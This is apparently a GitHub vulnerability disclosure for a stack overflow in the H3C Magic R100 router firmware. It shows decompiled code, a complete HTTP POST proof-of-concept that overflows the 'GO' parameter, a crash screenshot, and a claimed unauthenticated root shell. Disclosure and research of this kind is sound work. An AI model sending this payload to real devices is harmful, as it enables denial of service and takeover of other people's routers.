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Code Issues 11 Pull requests Actions Projects Security ...

main IOT_vuln / H3C / magicR100 / 1 /

rencvn and **rencvn** add H3C magicR100 ... on May 13 **History**

..

img	7 months ago
.DS_Store	7 months ago
readme.md	7 months ago


readme.md

H3C magic R100 R100V100R005.bin Stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.h3c.com/
- Firmware download address ：https://www.h3c.com/cn/d_201801/1060028_30005_0.htm

1. Affected version



首页 › 支持 › 文档与软件 › 软件下载 › 智能终端 › H3C Magic R 系列 › Magic R100 路由器

Magic R100 路由器

H3C R100V100R005（仅适用于原先版本为V100系列的设备）版本软件及说明书

软件名称： H3C R100V100R005（仅适用于原先版本为V100系列的设备）版本软件及说明书

发布日期： 2018/1/26 16:11:04

下载：


- R100V100R005.zip(3.26 MB)
- H3C Magic R100V100R005 版本说明书.pdf(322.66 KB)

软件说明：

H3C Magic R100V100R005 版本说明书

Figure 1 shows the latest firmware Ba of the router

Vulnerability details



```
if ( *v9 )
  dword_4A53FC = atoi(v9);
strcpy(v14, "GO");
v10 = (_BYTE *)websGetVar(a1, v14, (int)&dword_489564);
if ( *v10 )
{
  if ( dword_4AA078 )
    strcpy(dword_4AA078 + 192, v10);
LABEL_12:
  strcpy(&byte_4AAE00, v10);
  goto LABEL_13;
}
strcpy(v14, "go");
v10 = (_BYTE *)websGetVar(a1, v14, (int)&dword_489564);
if ( *v10 )
{
  if ( dword_4AA078 )
```

The content obtained by the program through the go parameter is passed to V10, and then V10 is copied into DWORD_ In 4aa078, the size of V10 is not checked, and there is a buffer overflow vulnerability.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware R100V100R005.bin
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0)
Gecko/20100101 Firefox/100.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

GO=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaau
```




连接超时

192.168.0.1 的服务器响应时间过长。

- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法载入任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

Figure 2 POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization



```
$ ls -l
total 56
drwxr-xr-x 2 iot iot  4096 Jan 16  2018 bin
drwxrwxr-x 3 iot iot  4096 Jan 16  2018 dev
drwxrwxr-x 7 iot iot  4096 Jan 16  2018 etc
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 home
lrwxrwxrwx 1 iot iot     9 Jan 16  2018 init -> sbin/init
drwxrwxr-x 4 iot iot  4096 Jan 16  2018 lib
lrwxrwxrwx 1 iot iot     3 Jan 16  2018 lib32 -> lib
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 mnt
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 proc
lrwxrwxrwx 1 iot iot     3 Jan 16  2018 sbin -> bin
drwxrwxr-x 2 iot iot  4096 Jan 16  2018 sys
lrwxrwxrwx 1 iot iot     7 Jan 16  2018 tmp -> var/tmp
drwxrwxr-x 3 iot iot  4096 Jan 16  2018 uclibc
drwxrwxr-x 5 iot iot  4096 Jan 16  2018 usr
drwxrwxr-x 7 iot iot  4096 Jan 16  2018 var
lrwxrwxrwx 1 iot iot     8 Jan 16  2018 web -> /var/web
drwxrwxr-x 2 iot iot 12288 Jan 16  2018 www
$ 
```